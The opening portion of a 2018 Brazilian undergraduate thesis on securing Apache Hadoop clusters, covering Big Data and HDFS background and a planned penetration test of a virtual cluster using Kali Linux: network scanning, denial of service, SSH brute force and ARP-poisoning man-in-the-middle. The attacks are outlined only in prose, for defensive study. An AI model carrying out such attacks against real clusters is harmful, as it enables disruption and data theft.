

UNIVERSIDADE FEDERAL DO RIO GRANDE DO NORTE
CENTRO DE TECNOLOGIA
DEPARTAMENTO DE ENGENHARIA DE COMPUTAÇÃO E AUTOMAÇÃO
GRADUAÇÃO EM ENGENHARIA DA COMPUTAÇÃO

SAMUEL LIMA DE FARIAS

**SEGURANÇA EM BIG DATA: BOAS PRÁTICAS EM AMBIENTES
HADOOP**

Natal - RN

2018

SAMUEL LIMA DE FARIAS

SEGURANÇA EM BIG DATA: BOAS PRÁTICAS EM AMBIENTES HADOOP

Trabalho de conclusão de Curso de Engenharia de Computação da Universidade Federal do Rio Grande do Norte, apresentado como parte dos requisitos para obtenção do título de Bacharelado em Engenharia de Computação.

Área de pesquisa: ENGENHARIA DE DADOS

Orientador: Prof. Dr. Carlos Manuel Dias Viegas

Natal - RN
2018

Dedico este trabalho a minha mãe, Alzenir, e a minha noiva, Ruanna, pela paciência durante a realização deste trabalho.

Agradecimentos

A Deus por ter me dado saúde e força para superar as dificuldades.

Ao meu orientador, professor Carlos Manuel Dias Viegas, sou grato pela orientação, a todo o corpo docente e administrativo desta Universidade.

Aos colegas e amigos Otávio Jordão, Alberto Melo, Josiele Queiroz e Geraldo Laurentino pela parceria e paciência durante toda a graduação.

Aos demais colegas de graduação, pelas críticas e sugestões.

À minha família pelo apoio durante esta jornada.

A minha noiva Ruanna Vanessa pelo companheirismo e paciência durante a realização deste trabalho.

E aos demais que participaram direta e indiretamente na realização deste trabalho, o meu muito obrigado.

“O único homem que nunca comete erros é aquele que nunca faz coisa alguma. Não tenha medo de errar, pois você aprenderá a não cometer duas vezes o mesmo erro”.

Theodore Roosevelt

Resumo

Big Data é o termo utilizado para definir grandes volumes de dados, os quais os bancos de dados relacionais não conseguiriam armazenar de forma estruturada. Tendo em vista que os dados provenientes do Big Data são, em sua grande maioria, dados não estruturados. Para armazenar tais dados foi criado o *framework* Apache Hadoop, o qual possui duas ferramentas essenciais para o armazenamento e processamento de Big Data, são elas: MapReduce e HDFS. Sabendo que grandes empresas de tecnologia, tais como Facebook, Google e Amazon, utilizam Big Data, ou seja, utilizam dados dos próprios usuários para direcionar propagandas de marketing específicas para cada grupo de usuários que compartilham interesses semelhantes e, fazendo isso, gerar receita e lucro, houve uma preocupação quanto à segurança desses dados, o que levanta o seguinte questionamento: eles estão devidamente protegidos contra ataques? Tendo isso em mente, este trabalho propõe algumas boas práticas de segurança para manter os dados seguros e 'blindar' o ambiente Hadoop, verificando suas falhas e propondo práticas de segurança pertinentes para evitar perdas e roubos. A metodologia aplicada consiste na exploração de um ambiente virtualizado com três cenários de teste, nos quais são verificadas as vulnerabilidades encontradas em um ambiente Hadoop e como é possível corrigi-las.

Palavras-chave: Big Data, Segurança da informação, Banco de dados, linguagem de programação java, frameworks.

Abstract

Big Data is the term used to define large volumes of data, which relational databases could not store in a structured way, given that most data from BigData are non-structured type. In order to store such data, it was created a *framework* Apache Hadoop, which has two essential tools for BigData storage and processing, which are: MapReduce e HDFS. Knowing that large technology companies, such as Facebook, Google e Amazon, make use of BigData, that is, utilize data from their own users, so they can direct marketing specific advertisements for each group of users that share similar interests, and doing so, generate revenue and profit, there was a concernment regards the data safety, which raises the following question: are these data accordingly protected against attacks? With this matter in mind, this paper proposes some good security practices in order to keep the data safe and 'to armor' the Hadoop environment, looking for possible faults and proposing pertinent safety practices to prevent theft and loss of data. The applied methodology consists of an scanning though a virtualized environment with three test scenarios, on which are verified the vulnerabilities that were found at the Hadoop environment, as well as how to rectify them.

Keywords: Big Data, Security information, Database, java programming language, frameworks.

Lista de Figuras

1	Comparação entre os anos de 2016 e 2017 do que acontece na internet a cada 60 segundos	14
2	Infográfico - Visão geral do ambiente	18
3	Infográfico - The Four V's of Big Data	21
4	Infográfico - Visão geral HDFS	26
5	Infográfico - Visão geral do funcionamento do MapReduce	27
6	Infográfico - Visão geral MapReduce	28
7	Infográfico - Visão geral YARN	30
8	Visão do funcionamento do kerberos	32
9	Visão do funcionamento de um DDoS	33
10	Visão geral de um MITM	34
11	Desabilitando o Ipv6	40
12	Adicionando variáveis do Apache Hadoop ao path	40
13	Comando jps Slave	42
14	Comando jps Master	42
15	Interface do Yarn	43
16	Estado do Cluster	43
17	Scaneando a rede	47
18	Scaneando a rede mais completo	47
19	Gráfico do DoS	48
20	Comandos utilizados para o ataque de força bruta	50
21	Resultados do ataque de força bruta	51

22	Acessando o cluster pelo terminal do atacante	51
23	Visão geral do novo ambiente	53
24	Scaneado a rede com nmap	54
25	Interface do Ettercap	54
26	Comando arp -n antes do ataque	55
27	Comando arp -n durante o ataque	55
28	Stop Slave1	56
29	Atividades Slave1 depois do Stop	56
30	Painel Datanode Stop	56

Lista de Tabelas

1	Dados do ataque DoS	48
---	-------------------------------	----

Siglas e Abreviações

RFID:	Radio-Frequency IDentification
IoT:	Internet of Things
HDFS:	Hadoop Distributed File System
GFS:	Google File System
CIA:	Central Intelligence Agency
RDBMS:	Relational Database Management Systems
NoSQL:	Not Only Structured Query Language
YARN	Yet Another Resource Negotiator
DAG	directed acyclic graph
ETL	Extract Transform Load
WORM:	write-once-read-many
DoS:	Denial of Service
DDoS:	Distributed Denial of Service
ARP:	Address Resolution Protocol
MAC:	Media Access Control
IP:	Internet Protocol address
IBM:	International Business Machines
MB:	Megabytes
CPU:	Central Processing Unit
CNN:	Cable News Network

SSH:	Secure Shell
XML:	Extensible Markup Language
IDS:	Intrusion detection System
MITM:	Man in the middle

Sumário

1	Introdução	14
1.1	Segurança em Big Data	15
1.2	Motivação	16
1.3	Objetivos	17
1.4	Metodologia	17
1.4.1	Ataque de negação de serviço	19
1.4.2	Ataque de força bruta	19
1.4.3	Ataque <i>Man in the middle</i>	19
1.5	Estrutura do trabalho	19
2	Fundamentação teórica	20
2.1	Big Data	20
2.1.1	Banco de dados	22
2.1.2	Cluster	22
2.2	Apache Hadoop	23
2.2.1	Hadoop HDFS	24
2.2.2	Hadoop MapReduce	27
2.2.3	Apache Hadoop YARN	29
2.2.4	Segurança do Hadoop	31
2.3	Tipos de ataques à segurança	32
2.4	PenTest	35
2.4.1	Fases de um PenTest	35

2.4.2	Kali Linux	36
3	Cenário avaliado	39
3.1	Processo de instalação	39
4	Experimentos e resultados	45
4.1	Cenário I	45
4.2	Cenário II	50
4.3	Cenário III	53
5	Conclusão	58
	Referências Bibliográficas	59

CAPÍTULO 1

INTRODUÇÃO

Com o passar dos anos os sistemas de informação tiveram uma evolução muito grande, com essa evolução veio também um aumento significativo da quantidade de dados gerados pelos usuários, com isso os sistemas tiveram que se adaptar para poder processar essa grande quantidade de dados. Como exemplo da quantidade de dados gerados na rede (CANALTECH, 2012) aponta: Só o facebook gera mais de 500TB de dados por dia, de acordo com o Slash Gear, a rede social gera aproximadamente 2,7 bilhões de ‘curtir’ e 300 milhões de novas fotos são postadas no serviço diariamente, contabilizando mais de 2,5 bilhões de conteúdos processados pelo sistema no período; (TECMUNDO, 2014) mostra que cerca de 100 bilhões de buscas são realizadas no Google mensalmente; (EXAME, 2014) afirma que o conteúdo digital dobra a cada dois anos e se todo conteúdo digital do mundo fosse armazenado em ipads, eles formariam uma pilha com altura igual a dois terços da distância entre a terra e a lua. O infográfico abaixo mostra o que está acontecendo na internet a cada 60 segundos.




Figura 1: Comparação entre os anos de 2016 e 2017 do que acontece na internet a cada 60 segundos
Fonte - (EXCELACOM, 2017)

Tudo isso sem contar com a IoT, onde, mais e mais dados são gerados, com sensores,

leitores de RFID, smartTV, notebooks, smartphones, carros, entre outros dispositivos que geram e transmitem dados por meio da rede.

Para que a computação desta grande quantidade de informações seja realizada em tempo viável, cada vez mais faz-se necessária a exploração de paradigmas de programação paralela e processamento distribuído. Porém, desenvolver *softwares* para ambientes distribuídos é uma tarefa complexa, pois envolve uma série de conceitos e problemas que devem ser considerados pelos programadores; como concorrência, tolerância a falhas, distribuição de dados e balanceamento de carga (KOLBERG, 2010).

Para armazenar e processar uma quantidade enorme de dados, foi criado o Apache Hadoop (APACHE, 2018), que é um *framework* composto basicamente por dois módulos, o MapReduce para o processamento de dados de forma distribuída e o HDFS que é um sistema de arquivos escalonável e distribuído, cujo desenho é baseado fortemente no GFS (IMASTERS, 2014).

Nas grandes empresas como Facebook, Google e Amazon, pesquisas que envolvem grandes volumes de dados, marketing direcionado, essas pesquisas são realizadas com os dados que os próprios usuários produzem. Com isso, surge alguns questionamentos. Será que os usuários sabem que seus dados estão sendo utilizados por essas empresas? Será que esses dados estão sendo armazenados de forma segura? Quais são as garantias que as empresas fornecem aos seus usuários em caso de roubo dos dados? Quais são as boas práticas de segurança utilizadas por essas empresas?

1.1 Segurança em Big Data

Nos dias de hoje, a informação passou a ser um dos bens mais preciosos das grandes organizações mundiais, não é por acaso, que os Estados Unidos espionava todos os outros países, incluindo o Brasil, esse episódio veio a público com a revelação de um ex-técnico da CIA, conhecido como Edward Snowden em 2013 (G1, 2014).

A segurança da informação é indispensável para qualquer empresa que utiliza a tecnologia em seu dia a dia. Prevenir desastres, como perda de dados importantes ou até sofrer algum tipo de invasão de *hackers*, é uma grande preocupação para os gestores (SANTOS, 2017). Para uma boa gestão de segurança da informação é recomendado seguir em três pilares fundamentais da segurança, segundo a (NBR ISO-27002, 2013) são eles: integridade, responsável por assegurar que o conteúdo da mensagem não foi alterado, a disponibilidade, responsável por garantir que as informações estão sempre acessíveis, e a confidencialidade, responsável por assegurar o acesso à informação apenas por pessoas autorizadas.

Conhecendo os pilares da segurança da informação podem-se utilizar ferramentas e mecanismos para auxiliar a segurança dos dados, dividindo-os em controle físico e controle lógico. Os controles físicos são portas, salas reservadas com seguranças, ou seja, o objetivo é proteger o ambiente físico onde encontram-se os dados, enquanto que, os controles lógicos baseiam-se em boas práticas de segurança. De acordo com (LUCENA, 2017) os controles lógicos podem ser as seguintes práticas: Criptografia, assinatura digital, honeyPot e controle de acesso.

Existem diversas outras práticas que podem ser aplicadas nestes ambientes, como por exemplo, um *firewall*, um antivírus, e entre outras técnicas específicas para ambientes diversos.

1.2 Motivação

Como explicado anteriormente, a grande quantidade de dados gerados no planeta são de extrema importância para governos e empresas, pois com os dados podem-se extrair muitas informações e com isso decisões são tomadas, sendo assim, é de suma importância que esses dados sejam protegidos de forma correta, o ambiente no qual armazena e processa os dados também deve ser protegido, com uma segurança que preveja as falhas e consiga manter os dados seguros.

Há atualmente diversas soluções tecnológicas que não habilitam quesitos mínimos de segurança durante o processo de instalação e de configuração do produto (BORDINI, 2016). Considerando que uma dessas aplicações é o Apache Hadoop, no qual a segurança não vem habilitado por *default* e que há diversos tipos de riscos associados com o crescente uso de soluções de Big Data por parte das empresas, como a exposição de dados sensíveis e confidenciais na internet e o comprometimento dessas bases de dados com a exclusão, inclusão ou modificação de informações. Um estudo das vulnerabilidades de segurança no ambiente Apache Hadoop, então, pode determinar falhas de segurança e com isso boas práticas podem ser tomadas para se evitar transtornos para as empresas e usuários.

Uma maneira de estudar a segurança em Big Data utilizando o ambiente Apache Hadoop é, implementar um cenário de testes, verificar as possíveis falhas de comunicação e seu comportamento mediante ataques. Sendo assim, houve uma necessidade de montar um ambiente para que os testes pudessem ocorrer, justificando a necessidade de configurar diferentes cenários e utilizar ferramentas de invasão.

1.3 Objetivos

O Big Data, hoje em dia, mudou a forma de pensar das grandes empresas, pois as empresas detêm de muitas informações para comercializar seus produtos, como dados estatísticos, quem comprar mais, faixa etária, redes sociais, quantos cliques naquele determinado anúncio, então, isso tudo está sendo processado e está gerando informações para que se possa lançar novas estratégias de marketing. Não só o comércio está sendo beneficiado com o grande volume de dados, o mercado financeiro, a área da saúde, e entre outras áreas.

O objetivo deste trabalho é investigar a segurança utilizada no ambiente Apache Hadoop, no qual, os dados estão armazenados e processados de forma distribuída, considerando que os dados são de extrema importância e que são valiosos, sendo assim, o trabalho propõe boas práticas de segurança para que se possa evitar perdas ou roubos de dados, tendo em vista que empresas de tecnologias importantes, tais como: MasterCard, Facebook, Google, e entre outras utilizam o ambiente Hadoop para armazenamento e processamento de grandes volumes de dados.

Além disso, este trabalho propõe analisar de forma experimental, como o ambiente Apache Hadoop se comporta durante tentativas de ataques, como por exemplo, ao executar uma tarefa pelo Apache Hadoop e tentar atacar o ambiente, como será o comportamento do *framework* durante o ataque. Sabendo que a comunicação dos nós do cluster é realizada por ssh, como conseguir o usuário e a senha ou até mesmo as chaves públicas e privadas. Quais são as maneiras de burlar a segurança imposta pelo Apache Hadoop e como protegê-lo desses ataques utilizando boas práticas de segurança.

Como metodologia para atender aos objetivos deste trabalho, foram utilizadas diversas ferramentas para a criação do ambiente Apache Hadoop, tais como: o Virtual-Box, Ubuntu-Server, Kali Linux e alguns dos seus aplicativos de invasão.

1.4 Metodologia

A metodologia aplicada para a realização da análise de vulnerabilidades em ambientes Apache Hadoop é baseada na exploração de um ambiente virtualizado. A ideia principal consiste em montar um cluster e verificar suas vulnerabilidades através do sistema operacional kali linux utilizando suas ferramentas para realizar um *PenTest*.

Considerado as limitações encontradas, optou-se por escolher um ambiente virtual para simular um ambiente real, tendo em vista que as maiorias dos testes são realizados antes em

ambientes virtuais para que só depois possa ocorrer em um ambiente real.

Para montar o ambiente virtualizado foram utilizados *softwares* gratuitos, tais como, virtual-box, ubuntu-server, kali linux e o *framework* Apache Hadoop. Após montar o ambiente de teste, foram executadas algumas tarefas com o *framework*, para ter a certeza de que a aplicação estava funcionando corretamente. Logo após constatar que tudo estava corretamente configurado, foi a vez de instalar e configurar o Kali linux.

Considerando que a metodologia aplicada neste trabalho é a exploração a um ambiente virtualizado, foram realizados alguns testes de invasão ao cluster, seguindo a ordem de um *PenTest*, na qual obedece as etapas de reconhecimento, varredura, obtenção de acesso e obtenção das informações.

A figura 2 apresenta a estrutura do ambiente, para uma melhor compreensão deste trabalho. Como explicado anteriormente, tanto o cluster quanto o kali linux estão na mesma rede facilitando assim a realização do *PenTest*, com isso foi possível realizar ataques ao cluster.

A partir das informações da rede foi possível pensar em alguns tipos de ataque ao cluster e com isso analisar o comportamento do mesmo ao ser atacado por um usuário externo, com a utilização do *software* nmap, foi possível scanear toda a rede e com isso analisar as portas abertas e as vulnerabilidades encontradas.




Figura 2: Infográfico - Visão geral do ambiente

Fonte - (próprio autor, 2018)

Pensando nas possibilidades encontradas foram sugeridos alguns ataques que poderiam levar a algum resultado significativo, os mesmos são explicados nas próximas seções.

1.4.1 Ataque de negação de serviço

Considerando que o Apache Hadoop é um *framework* resiliente a falhas, ou seja, ele saberá se comportar diante de uma falha, como por exemplo, caso um nó não funcione corretamente, os outros são capazes de suprir a necessidade, redistribuindo as tarefas para os demais nós. Então, sabendo disso, um dos ataques mais efetivos para testar isso é o ataque DoS, ou seja, apenas uma máquina atacando um nó do cluster, tentando 'derrubá-lo'.

1.4.2 Ataque de força bruta

Uma outra preocupação na utilização do *framework* Apache Hadoop é que a comunicação entre os nós é realizada pelo protocolo ssh, após realizar um *scanner* na rede foi possível observar que a porta 22 dos nós estavam aberta e com isso surgiu a ideia de conseguir acessar um nó através de um outro terminal remotamente.

1.4.3 Ataque *Man in the middle*

Por fim, surge a ideia de realizar um *man in the middle*, ou seja, ficar no meio da comunicação entre os nós, esse ataque consiste em poluir a tabela ARP da vítima induzindo ela a responder e fazer suas requisições para a máquina atacante e com isso enganá-lo.

1.5 Estrutura do trabalho

Além deste capítulo introdutório, este trabalho está organizado em mais 4 capítulos. No capítulo 2 aborda a fundamentação teórica necessária para a compreensão do trabalho. O capítulo 3 está sendo apresentado o cenário utilizado, no capítulo 4 será abordado os experimentos e resultados e o capítulo 5 a conclusão.

FUNDAMENTAÇÃO TEÓRICA

Neste capítulo serão abordados os conhecimentos necessários para a compreensão e entendimento sobre Big Data, Hadoop e a importância deles para os dias atuais, serão apresentados conceitos de Big Data, banco de dados, Hadoop e segurança dos dados em Big Data.

2.1 Big Data

Big Data é o termo usado para definir grandes volumes de dados. Esses dados são armazenados e processados para que se possam gerar resultados e poder tomar decisões. Governos, Empresas e especialistas utilizam dos dados para prever algumas situações, como por exemplo o Facebook, ele utiliza os dados dos seus usuários para traçar um perfil dele e com isso poder direcionar propagandas de marketing, a Google também consegue fazer isso de acordo com suas pesquisas e seus cliques em sites diversos, a Amazon também possui um sistema de recomendações.

Embora tenha nascido na década de 1990, o termo Big Data começou a ser desenvolvido e utilizado pelo mercado com mais frequência nos últimos anos. Muita gente, entretanto, ainda tem dúvidas sobre o seu real significado, além de sua eficácia e aplicabilidade nos negócios (EXAME, 2013).

A figura 3 mostra que a IBM define Big Data como os 4v's, correspondentes a Volume, Variedade, Velocidade e Veracidade, enquanto que, alguns autores definem o termo Big Data com 5v's, adicionando o termo Valor, porém, isso ainda não é uma unanimidade, tendo em vista que o termo valor é aquilo que se extrai do Big Data, ou o que se espera extrair. Sendo assim, os 4V's são definidos da seguinte forma:

- **Volume:** Organizações coletam dados de uma grande variedade de fontes, incluindo transações comerciais, redes sociais e informações de sensores ou dados transmitidos de máquina a máquina.




Figura 3: Infográfico - The Four V's of Big Data

Fonte - (IBM, 2014)

- **Velocidade:** Os dados fluem em uma velocidade sem precedentes e devem ser tratados em tempo hábil. Tags de RFID, sensores, celulares e contadores inteligentes estão impulsionando a necessidade de lidar com imensas quantidades de dados em tempo real, ou quase real.
- **Variedade:** Os dados são gerados em todos os tipos de formatos de dados estruturados, dados numéricos em bancos de dados tradicionais, até documentos de texto não estruturados, e-mail, vídeo, áudio, dados de cotações da bolsa e transações financeiras.
- **Veracidade:** É a lógica dos dados, necessidade de saber se os dados fazem sentido e saber da sua autenticidade.

Para Schonberger e Cukier (2013, pag. 4) "o Big Data se refere a trabalhos em grande escala que não podem ser feitos em escala menor, para extrair novas ideias e criar novas formas de valor de maneiras que alterem os mercados, as organizações, a relação entre cidadão e governos, e entre outros". Tendo em mente o conceito de Big Data, pode-se entender a relação que tem com os bancos de dados da seguinte forma.

2.1.1 Banco de dados

Bancos de dados são os locais que recebem e armazenam os dados. Eles estão em todas as plataformas e serviços, pois os mesmos precisam armazenar informações (TOTALCROSS, 2012). Existem muitos tipos de banco de dados, nos quais podem ser classificados em RDBMS e NoSQL, essa classificação depende de como os dados estão sendo armazenados.

Os bancos de dados relacionais estão organizados em tabelas, onde essas tabelas estão organizadas em forma de linhas e colunas, quando os dados estão sendo armazenados, há uma necessidade de criar o *schema* antes do armazenamento. As relações entre as tabelas ocorrem por meio das chaves primárias e as chaves estrangeiras. Isso difere dos bancos de dados não relacionais, pois o mesmo não existe uma estrutura certa de armazenamento, não há necessidade de criar um *schema* antes, os bancos de dados não relacionais possuem alta performance e escalabilidade, pois todas as informações estão armazenadas em um único registro, onde para acessar as informações são realizadas buscas por chave e valor. Considerando que os bancos de dados não relacionais não possuem uma estrutura definida para armazenar seus dados, eles são ideias para a utilização de Big Data, tendo em vista que o conteúdo de Big Data não tem formato definido.

2.1.2 Cluster

Com a enorme quantidade de dados existentes para serem processados, seria inviável processá-los em uma única máquina, ou seja, existe a necessidade de utilizar o máximo de processadores possíveis para executar essa tarefa em tempo hábil e sem grandes custos.

Com isso surge o chamado cluster, que consiste em uma estrutura computacional formada por várias máquinas, na qual sua função é processar os dados de forma distribuída.

Existem vários tipos de cluster, cada um com uma funcionalidade ou voltado para uma determinada tarefa, são eles: cluster de alto desempenho, cluster para balanceamento de carga, cluster de alta disponibilidade (INFOWESTER, 2013). Pode ocorrer a combinação de clusters no caso do Hadoop o cluster é utilizado para armazenamento e processamento de dados de forma distribuída.

2.2 Apache Hadoop

Hoje em dia, graças à internet, a evolução dos sistemas computacionais e a informatização, as grandes empresas criam e armazenam grandes quantidades de dados, porém esses dados precisam ser processados em tempo hábil, para que se possa tomar decisões, pois aquilo que não pode ser medido não pode ser gerenciado (KAPLAN; NORTON, 1997). Se uma empresa conseguir medir seus resultados, conseguir gerenciar seus dados, com certeza sairá na frente das demais e com isso poderá alavancar seus negócios.

O Hadoop é um projeto open-source da Apache Software Foundation que visa proporcionar computação distribuída, escalável e confiável. Conforme a Apache, o Hadoop é um *framework* que permite o processamento distribuído de grandes conjuntos de dados, por meio de clusters de computadores usando modelos de programação simples, podendo funcionar em um único servidor ou em até milhares de máquinas, cada uma disponibilizando armazenamento e processamento computacional local. Além disso, o Hadoop foi concebido para detectar e tratar falhas na camada de aplicação, fornecendo um serviço altamente disponível sob um conjunto de computadores, todos propensos a falhas (APACHE, 2018).

Considerando o baixo custo, quantidade de dados gerados, a flexibilidade e escalabilidade algumas empresas começaram a utilizar o Hadoop, tais como: Amazon, Facebook, Google, IBM, Intel, Oracle, Yahoo, e entre outras. Tendo em vista que o Hadoop foi projetado para servidores de *hardware* comum, reduzindo os custos dos clusters. O Hadoop é escrito na linguagem de programação java o que permite uma fácil instalação e portabilidade nas máquinas.

Considerando que o Hadoop é um projeto mantido pela Apache Software Foundation, ela também mantém diversos outros projetos que trabalham com armazenamento e processamento distribuído e que podem ser também incluídos no ambiente Hadoop, segundo a definição da própria Apache em sua página `hadoop.apache.org`, os outros projetos são definidos da seguinte forma:

- **Ambari:** Uma ferramenta baseada na web para provisionamento, gerenciamento e monitoramento de clusters do Apache Hadoop que inclui suporte para Hadoop HDFS, Hadoop MapReduce, Hive, HCatalog, HBase, ZooKeeper, Oozie, Pig e Sqoop. O Ambari também fornece um painel para visualizar a integridade do cluster, como heatmaps e capacidade de visualizar visualmente os aplicativos MapReduce, Pig e Hive, juntamente com recursos para diagnosticar suas características de desempenho de uma maneira amigável ao usuário.

- **Avro:** Um sistema de serialização de dados.
- **Cassandra:** Um gerenciador de bando de dados escalável, que possui múltiplos nós mestres e portanto não apresenta um ponto de falha único.
- **Chukwa:** Um sistema de coleta de dados para gerenciar grandes sistemas distribuídos.
- **Hbase:** Um sistema de gerenciador de banco de dados escalável e distribuído, para o armazenamento de Big Data.
- **Hive:** Um *software* de *data warehouse* para consultas e gerenciamento de grandes conjuntos de dados armazenados em sistemas de arquivos distribuídos.
- **Mahout:** Uma biblioteca escalável para o aprendizado de máquinas e *data mining*.
- **Pig:** Uma plataforma para análise de grandes bases de dados, que consiste de uma linguagem de alto nível para expressar programas visando a análise de dados.
- **Spark:** Um mecanismos rápido e geral para o processamento de dados em larga escala.
- **Tez:** Uma estrutura de programação de fluxo de dados generalizada, criada no Hadoop Yarn, que fornece um mecanismo poderoso e flexível para executar um DAG arbitrário de tarefas para processar dados para casos de uso em lote e interativos. O Tez está sendo adotado pelo Hive, Pig e outras estruturas no ecossistema Hadoop e também por outros *softwares* comerciais para substituir o Hadoop MapReduce como o mecanismo de execução subjacente.
- **ZooKeeper:** Um serviço centralizado para manter informações de configurações, que proporciona sincronização distribuída e serviços de grupo.

O Apache Hadoop é um *framework* para processamento e armazenamento distribuído, isso é realizado graças a os dois principais subprojetos do Apache Hadoop, o Hadoop HDFS e o Hadoop MapReduce, dos quais são explicados a seguir.

2.2.1 Hadoop HDFS

O HDFS — um subprojeto do projeto Apache Hadoop — é um sistema de arquivos altamente tolerante a falhas projetado para executar em *hardware* padrão de baixo custo (HANSON, 2013). Como sabe, o Apache Hadoop é indicado para armazenamento de grande quantidades de dados, na casa dos pentabytes, e com isso o sistema de arquivos utilizado é o

HDFS. O HDFS permite a conexão com os nós, esses nós são os computadores de baixo custo, formando um cluster, onde os dados são distribuídos.

Segundo o Tom White (2015, pag. 45), o HDFS é um sistema de arquivos distribuído destinado ao armazenamento de grandes arquivos chegando a terabytes com fluxos de acesso a dados padronizados, executado em clusters de servidores comuns. De certo modo, as definições do HDFS, seguem o mesmo padrão, ou seja, é um sistema de arquivo que suporta grandes quantidades de dados e é tolerante a falhas. O HDFS têm muitas similaridades com outros sistemas de arquivos distribuídos, mas é diferente em vários aspectos. Uma diferença notável é o modelo WORM do HDFS que 'afrouxa' as exigências do controle de simultaneidade, simplifica a persistência de dados e habilita acesso de alto rendimento (HANSON, 2013), ou seja, o HDFS é ideal para aplicações que realizam poucas escritas e muitas leituras.

No HDFS, os arquivos são divididos em blocos e replicados em vários nós, e mesmo sendo executado em *hardware* comum e sujeito a falhas de máquinas, o HDFS disponibiliza replicação, detecção de falhas e recuperação de blocos de dados, automaticamente, mantendo a integridade do sistema de arquivos (BRITO, 2014).

Arquitetura do Hadoop HDFS

O HDFS segue uma estrutura de mestre e escravo onde o mestre atribui tarefas aos escravos. Os componentes do Hadoop HDFS são:

- **NameNode:** Tem como responsabilidade gerenciar os arquivos armazenados no HDFS. Suas funções incluem mapear a localização, realizar a divisão dos arquivos em blocos, encaminhar os blocos aos nós escravos, obter os metadados dos arquivos e controlar a localização de suas réplicas. Como o NameNode é constantemente acessado, por questões de desempenho, ele mantém todas as suas informações em memória. Ele integra o sistema HDFS e fica localizado no nó mestre da aplicação.
